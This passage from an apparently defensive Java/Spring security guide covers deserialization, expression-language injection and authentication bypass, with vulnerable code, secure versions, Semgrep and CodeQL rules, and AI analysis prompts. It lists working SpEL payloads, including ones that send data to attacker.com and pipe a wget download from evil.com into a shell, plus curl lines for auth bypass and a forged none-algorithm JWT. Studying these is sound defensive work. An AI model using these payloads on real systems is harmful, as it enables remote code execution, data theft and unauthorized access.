            // Attacker's rogue MySQL server can now send malicious objects
        } catch (SQLException e) {
            // Deserialization might happen during error handling
        }
    }
}
```

Secure Deserialization Implementation


```
@Component
public class SecureDeserializationService {
    private final Set<String> ALLOWED_CLASSES = Set.of(
        "com.company.SafeUserSession",
        "java.lang.String",
        "java.util.Date",
        "java.lang.Long"
    );

    public Object secureDeserialize(byte[] data) {
        try {
            ByteArrayInputStream bis = new ByteArrayInputStream(data);
            ValidatingObjectInputStream ois = new ValidatingObjectInputStream(bis);
            return ois.readObject();
        } catch (Exception e) {
            log.warn("Deserialization failed", e);
            throw new SecurityException("Deserialization blocked");
        }
    }

    private class ValidatingObjectInputStream extends ObjectInputStream {
        public ValidatingObjectInputStream(InputStream in) throws IOException {
            super(in);
        }

        @Override
        protected Class<?> resolveClass(ObjectStreamClass desc)
            throws IOException, ClassNotFoundException {
            String className = desc.getName();

            // Whitelist validation
            if (!ALLOWED_CLASSES.contains(className) &&
                !className.startsWith("com.company.safe.")) {
                throw new SecurityException("Unauthorized class: " + className);
            }

            // Additional array checks
            if (className.startsWith("[") && !className.equals("[B")) {
                throw new SecurityException("Arrays not allowed except byte[]");
            }

            return super.resolveClass(desc);
        }

        @Override
        protected ObjectStreamClass readClassDescriptor()
            throws IOException, ClassNotFoundException {
            ObjectStreamClass desc = super.readClassDescriptor();

            // Prevent deep object graphs
            if (depth++ > 10) {
                throw new SecurityException("Object graph too deep");
            }

            return desc;
        }
    }
}
```


3. Expression Language (EL) Injection: Breaking the Evaluation Sandbox

EL injection is like having a direct line to the application's brain – attackers can inject mathematical expressions that the application dutifully evaluates, often with devastating consequences.


Attacker Input
Malicious User
Input Source
1. Craft EL Payload
EL Expression
Malicious Syntax
2. Submit Form
Web Application Layer


Web Form
User Interface
3. Process Request
Spring Controller
Request Handler
4. Evaluate Expression
Expression Engine


Java
EL Processor
Expression Parser
5. Use JSF Context
JSF Context
Evaluation Context
6. Access Runtime
Runtime Environment



EL Injection Attack
Expression Evaluation

Understanding EL Injection Mechanics

Expression Language injection occurs when user-controlled input is directly evaluated by an EL processor without proper sanitization.

Common Vulnerable Patterns:

```
// JSF EL injection in Spring Controller
@Controller
public class HelloController {
    public void setFirstName(String name) {
        // VULNERABLE: Direct EL evaluation of user input
        FacesContext ctx = FacesContext.getCurrentInstance();
        ctx.getApplication().evaluateExpressionGet(ctx, "#{" + name + "}", String.class);
    }
}

// Spring EL injection via @Value annotation
@Component
public class ConfigService {
    @Value("#{systemProperties['user.input']}")
    private String userControlledProperty; // VULNERABLE if user.input is controlled
}
```

Semgrep Rule for EL Injection Detection

```yaml
rules:
  - id: expression-language-injection
    message: |
      Expression Language injection vulnerability detected. User input
      is being evaluated as an EL expression without proper sanitization.
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $REQ.getParameter($PARAM)
              - pattern: $REQ.getHeader($HEADER)
              - pattern: |
                  @RequestParam $TYPE $VAR
              - pattern: |
                  @PathVariable $TYPE $VAR
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern: $CTX.evaluateExpressionGet($TAINTED, ...)
              - pattern: $PROCESSOR.eval($TAINTED)
              - pattern: ExpressionFactory.createValueExpression($TAINTED, ...)
              - pattern: |
                  "#{" + $TAINTED + "}"
              - pattern: |
                  "${" + $TAINTED + "}"
              - pattern: $PARSER.parseExpression($TAINTED)
    pattern-sanitizers:
      - pattern: sanitizeELExpression($INPUT)
      - pattern: escapeELSpecialChars($INPUT)
    metadata:
      cwe: "CWE-094: Improper Control of Generation of Code"
      owasp: "A03:2021 - Injection"
      references:
        - "https://www.exploit-db.com/docs/english/46303-remote-code-execution-with-el-injection-vulnerabilities.pdf"
```

CodeQL Rule for EL Injection

```
/**
 * @name Expression Language injection
 * @description User input in EL expressions can lead to code execution
 * @kind path-problem
 * @problem.severity error
 * @precision high
 * @id java/el-injection
 * @tags security
 *       external/cwe/cwe-094
 */

import java
import semmle.code.java.dataflow.TaintTracking
import semmle.code.java.dataflow.FlowSources
import DataFlow::PathGraph

class ELEvaluationSink extends DataFlow::ExprNode {
  ELEvaluationSink() {
    exists(MethodAccess ma |
      (
        ma.getMethod().hasName("evaluateExpressionGet") or
        ma.getMethod().hasName("eval") or
        ma.getMethod().hasName("parseExpression") or
        ma.getMethod().hasName("createValueExpression")
      ) and
      ma.getAnArgument() = this.asExpr()
    ) or
    exists(AddExpr add |
      add.getAnOperand().(StringLiteral).getValue().matches("%#{%") and
      add.getAnOperand() = this.asExpr()
    )
  }
}

class ELInjectionConfiguration extends TaintTracking::Configuration {
  ELInjectionConfiguration() { this = "ELInjectionConfiguration" }

  override predicate isSource(DataFlow::Node source) {
    source instanceof RemoteFlowSource
  }

  override predicate isSink(DataFlow::Node sink) {
    sink instanceof ELEvaluationSink
  }

  override predicate isSanitizer(DataFlow::Node node) {
```

```
    exists(MethodAccess ma |
      ma.getMethod().hasName(["sanitizeELExpression", "escapeELSpecialChars"]) and
      ma.getAnArgument() = node.asExpr()
    )
  }
}

from ELInjectionConfiguration config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink.getNode(), source, sink,
  "Expression Language injection from user input at $@.", source.getNode(), "this source"
```

Claude Prompt for EL Injection Analysis

```
EXPRESSION LANGUAGE SECURITY ASSESSMENT:

You are an expert in Java Expression Language security conducting a vulnerability analysis.

EXAMINE THE FOLLOWING CODE for EL injection vulnerabilities:

[PASTE YOUR JAVA CODE HERE]

Provide comprehensive analysis including:

1. **EL Injection Points:**
   - Identify all EL evaluation calls
   - Map user input to EL processors
   - Assess JSF, Spring, and custom EL usage

2. **Exploitation Scenarios:**
   - Runtime.exec() access patterns
   - ProcessBuilder exploitation
   - ScriptEngineManager abuse
   - File system access attempts

3. **Payload Examples:**
   - Basic command execution: #{T(java.lang.Runtime).getRuntime().exec('cmd')}
   - File operations: #{T(java.io.File).new('/etc/passwd').exists()}
   - Network requests: #{T(java.net.URL).new('http://evil.com').openConnection()}

4. **Defense Strategies:**
   - Input validation and sanitization
   - EL context restrictions
   - Security manager policies
   - Safe expression evaluation

Include working code examples for both vulnerable patterns and secure implementations.
```

Advanced EL Injection Payloads

Attack Payloads:

```
// Basic code execution
#{T(java.lang.Runtime).getRuntime().exec('calc.exe')}

// File system access
#{T(java.io.File).new('/etc/passwd').exists()}

// Network requests for data exfiltration
#{T(java.net.URL).new('http://attacker.com/exfiltrate?data=' +
  T(java.lang.System).getProperty('user.name')).openConnection()}

// Advanced: Using ScriptEngineManager for JavaScript execution
#{T(javax.script.ScriptEngineManager).new().getEngineByName('nashorn')
  .eval('java.lang.Runtime.getRuntime().exec("whoami")')}

// Process Builder for complex commands
#{T(java.lang.ProcessBuilder).new().command('sh', '-c', 'wget http://evil.com/shell.sh | sh').start()}

// Class loading and instantiation
#{T(java.lang.Class).forName('java.lang.Runtime').getMethod('getRuntime').invoke(null).exec('calc')}
```

EL Injection in Different Frameworks

Spring Framework EL Injection:

```
@Controller
public class VulnerableSpringController {

    @RequestMapping("/eval")
    public String evaluateExpression(@RequestParam String expr, Model model) {
        // VULNERABLE: Direct Spring EL evaluation
        ExpressionParser parser = new SpelExpressionParser();
        Expression exp = parser.parseExpression(expr); // User controlled
        Object result = exp.getValue();
```

```
        model.addAttribute("result", result);
        return "result";
    }
}
```

JSF EL Injection:

```
@ManagedBean
public class VulnerableJSFBean {
    private String userInput;

    public void processInput() {
        // VULNERABLE: JSF EL evaluation
        FacesContext context = FacesContext.getCurrentInstance();
        ELContext elContext = context.getELContext();
        ValueExpression ve = context.getApplication().getExpressionFactory()
            .createValueExpression(elContext, "#{" + userInput + "}", String.class);
        String result = (String) ve.getValue(elContext);
    }
}
```

Secure EL Implementation

```
@Component
public class SecureELProcessor {
    private final Set<String> BLOCKED_CLASSES = Set.of(
        "java.lang.Runtime",
        "java.lang.Process",
        "java.lang.ProcessBuilder",
        "javax.script.ScriptEngineManager",
        "java.beans.XMLDecoder",
        "java.io.File",
        "java.net.URL",
        "java.lang.Class"
    );

    private final Pattern DANGEROUS_PATTERNS = Pattern.compile(
        ".*(Runtime|Process|exec|Script|XMLDecoder|File|URL|Class\\.forName).*",
        Pattern.CASE_INSENSITIVE
    );

    public String safeEvaluateExpression(String input) {
        // Input validation
        if (input == null || input.trim().isEmpty()) {
            return "";
        }

        // Length check
        if (input.length() > 100) {
            throw new SecurityException("Expression too long");
        }

        // Pattern matching for dangerous content
        if (DANGEROUS_PATTERNS.matcher(input).matches()) {
            throw new SecurityException("Dangerous expression detected");
        }

        // Character whitelist
        if (!input.matches("^[a-zA-Z0-9\\s\\+\\-\\*\\/\\(\\)\\.,]*$")) {
            throw new SecurityException("Invalid characters in expression");
        }

        try {
            // Use restricted EL context
            ExpressionParser parser = new SpelExpressionParser();
            EvaluationContext context = new StandardEvaluationContext();

            // Disable type references and method invocation
            context.setTypeLocator(new RestrictedTypeLocator());
            context.setMethodResolvers(Collections.emptyList());

            Expression exp = parser.parseExpression(input);
            Object result = exp.getValue(context);

            return result != null ? result.toString() : "";
        } catch (Exception e) {
            log.warn("EL evaluation failed for input: " + input, e);
            throw new SecurityException("Expression evaluation failed");
        }
    }

    private static class RestrictedTypeLocator implements TypeLocator {
        @Override
        public Class<?> findType(String typeName) throws EvaluationException {
            // Block all type access
```

```
            throw new EvaluationException("Type access not allowed: " + typeName);
        }
    }
}
```

4. Authentication Bypass: Circumventing Security Barriers

Modern Spring Security configurations can have subtle flaws that allow attackers to bypass authentication mechanisms entirely. These vulnerabilities often arise from path matching issues, filter ordering problems, or incorrect security annotations.

The Attack Landscape

Path Traversal Bypass:

```java
// Vulnerable configuration - path matching flaw
@RestController
public class AdminController {

    @GetMapping("/admin/users")
    @PreAuthorize("hasRole('ADMIN')")
    public List<User> getUsers() {
        return userService.getAllUsers();
    }

    // VULNERABILITY: Missing security annotation
    @GetMapping("/admin/../public/users")
    public List<User> getUsersPublic() {
        // Attacker can access admin functionality through path manipulation
        return userService.getAllUsers();
    }
}
```

HTTP Method Override Bypass:

```
// Vulnerable security configuration
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        return http
            .authorizeHttpRequests(auth -> auth
                .requestMatchers(HttpMethod.GET, "/api/admin/**").hasRole("ADMIN")
                .requestMatchers(HttpMethod.POST, "/api/public/**").permitAll()
                .anyRequest().authenticated()
            )
            .build();
    }
}

// VULNERABILITY: Missing method security on sensitive operations
@RestController
public class DataController {

    @PostMapping("/api/public/data")
    public ResponseEntity<String> processData(@RequestParam String action) {
        if ("deleteAll".equals(action)) {
            // CRITICAL: Admin operation accessible via public endpoint
            dataService.deleteAllData();
            return ResponseEntity.ok("Data deleted");
        }
        return ResponseEntity.ok("Data processed");
    }
}
```

Advanced Attack Vectors

Filter Chain Bypass:

```
# Attack payload exploiting path normalization
curl -X GET "https://target.com/admin/users/../../../public/admin/users" \
  -H "Authorization: Bearer invalid_token"

# HTTP Parameter Pollution attack
curl -X POST "https://target.com/api/public/data" \
  -d "action=view&action=deleteAll"

# Spring Boot Actuator bypass via path manipulation
curl -X GET "https://target.com/actuator/env/../../../admin/users"
```

JWT Bypass Techniques:

```
// Vulnerable JWT validation
@RestController
public class AuthController {

    @PostMapping("/api/secure/data")
    public ResponseEntity<String> getSecureData(@RequestHeader("Authorization") String token) {
        try {
            // VULNERABILITY: No signature verification
            String jwt = token.replace("Bearer ", "");
            Claims claims = Jwts.parser()
                .parseClaimsJwt(jwt)  // parseClaimsJwt vs parseClaimsJws
                .getBody();

            String username = claims.getSubject();
            return ResponseEntity.ok("Data for: " + username);
        } catch (Exception e) {
            return ResponseEntity.status(401).body("Invalid token");
        }
    }
}
```

Exploitation Payloads

```
# Path traversal attack
curl -X GET "https://target.com/admin/../public/../admin/sensitive" \
  -H "User-Agent: AuthBypass/1.0"

# JWT None Algorithm attack
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhZG1pbiIsImlhdCI6MTYzMjE2MzIwMH0.

# Insecure Direct Object Reference
curl -X GET "https://target.com/api/user/1/data" \
  -H "Authorization: Bearer user2_token"

# Session fixation attack
curl -X POST "https://target.com/login" \
  -d "username=admin&password=admin123" \
  -H "Cookie: JSESSIONID=attacker_controlled_id"
```

Impact Assessment

- **Privilege Escalation**: Access to administrative functions
- **Data Exposure**: Unauthorized access to sensitive information
- **Account Takeover**: Complete compromise of user accounts
- **System Compromise**: Administrative access leading to full control

Comprehensive Detection Rules

Semgrep Rule for Authentication Bypass:

```
rules:
  - id: spring-auth-bypass-path-traversal
    message: |
      Path traversal vulnerability in Spring Security mapping.
      Attackers can bypass authentication using '../' sequences.
    severity: ERROR
    languages: [java]
    patterns:
      - pattern-either:
          - pattern: |
              @RequestMapping(value = $PATH)
              $TYPE $METHOD(...) { ... }
          - pattern: |
              @GetMapping($PATH)
              $TYPE $METHOD(...) { ... }
      - metavariable-pattern:
          metavariable: $PATH
          patterns:
            - pattern-either:
                - pattern-regex: '.*\.\./.*'
                - pattern-regex: '.*/\*\*.*'
                - pattern-regex: '.*\{[^}]*\}.*\.\./.*'

  - id: missing-method-security
    message: |
      Missing @PreAuthorize or @Secured annotation on sensitive method.
      This could allow unauthorized access.
    severity: HIGH
    languages: [java]
    patterns:
      - pattern: |
          @$MAPPING(...)
          public $TYPE $METHOD(...) {
            ...
```

```
            $SERVICE.delete$SOMETHING(...)
            ...
          }
      - pattern-not-inside: |
          @PreAuthorize(...)
          @$MAPPING(...)
          public $TYPE $METHOD(...) { ... }
      - pattern-not-inside: |
          @Secured(...)
          @$MAPPING(...)
          public $TYPE $METHOD(...) { ... }
```

CodeQL Query for JWT Bypass:

```
/**
 * @name JWT signature bypass vulnerability
 * @description Detects JWT parsing without signature verification
 * @kind path-problem
 * @problem.severity error
 * @id java/jwt-signature-bypass
 */

import java
import semmle.code.java.dataflow.DataFlow

class JWTParseMethod extends Method {
  JWTParseMethod() {
    this.getDeclaringType().hasQualifiedName("io.jsonwebtoken", "JwtParser") and
    (
      this.hasName("parseClaimsJwt") or
      this.hasName("parse")
    ) and
    not this.hasName("parseClaimsJws")
  }
}

class UnsafeJWTConfiguration extends DataFlow::Configuration {
  UnsafeJWTConfiguration() { this = "UnsafeJWTConfiguration" }

  override predicate isSource(DataFlow::Node source) {
    exists(MethodAccess ma |
      ma.getMethod().hasName("getHeader") and
      source.asExpr() = ma
    )
  }

  override predicate isSink(DataFlow::Node sink) {
    exists(MethodAccess ma, JWTParseMethod method |
      ma.getMethod() = method and
      sink.asExpr() = ma.getAnArgument()
    )
  }
}

from UnsafeJWTConfiguration config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink.getNode(), source, sink,
  "JWT parsed without signature verification. Token from $@ could be forged.",
  source.getNode(), "this header"
```

Claude Security Analysis Prompt:

```
AUTHENTICATION BYPASS SECURITY ANALYSIS

Analyze the provided Spring Security configuration and controller code for authentication bypass vulnerabilities.

FOCUS AREAS:
1. **Path Matching Issues**
   - Overlapping path patterns
   - Path traversal vulnerabilities (../)
   - Wildcard misuse in security rules
   - URL encoding bypass attempts

2. **HTTP Method Security**
   - Missing method-level security annotations
   - HTTP method override vulnerabilities
   - OPTIONS/TRACE method exposure

3. **JWT Implementation Flaws**
   - Signature verification bypass
   - Algorithm confusion attacks (none algorithm)
   - Weak secret keys or key exposure

4. **Filter Chain Vulnerabilities**
   - Filter ordering issues
```

```
   - Custom filter bypass opportunities
   - Session management flaws

CODE TO ANALYZE:
[PASTE YOUR SPRING SECURITY CODE HERE]

PROVIDE:
- Specific vulnerability details with line numbers
- Proof-of-concept attack payloads
- Secure implementation alternatives
- Detection rules for automated scanning

EXPLOITATION SCENARIOS:
Include realistic attack scenarios showing:
- How an unauthenticated attacker could gain access
- What administrative functions could be compromised
- Data that could be exposed or modified
- Lateral movement opportunities within the application
```

Secure Implementation Patterns


```java
@Configuration
@EnableWebSecurity
@EnableGlobalMethodSecurity(prePostEnabled = true)
public class SecureAuthConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        return http
            // Strict path matching
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/admin/**").hasRole("ADMIN")
                .requestMatchers("/api/public/**").permitAll()
                .requestMatchers("/actuator/**").hasRole("ACTUATOR")
                .anyRequest().authenticated()
            )
            // Prevent path traversal
            .requestCache(cache -> cache
                .requestCache(new HttpSessionRequestCache())
            )
            // Security headers
            .headers(headers -> headers
                .frameOptions(HeadersConfigurer.FrameOptionsConfig::deny)
                .contentTypeOptions(withDefaults())
            )
            // JWT configuration
            .oauth2ResourceServer(oauth2 -> oauth2
                .jwt(jwt -> jwt
                    .decoder(jwtDecoder())
                    .jwtAuthenticationConverter(jwtAuthConverter())
                )
            )
            .build();
    }

    @Bean
    public JwtDecoder jwtDecoder() {
        // Secure JWT validation with signature verification
        NimbusJwtDecoder decoder = NimbusJwtDecoder
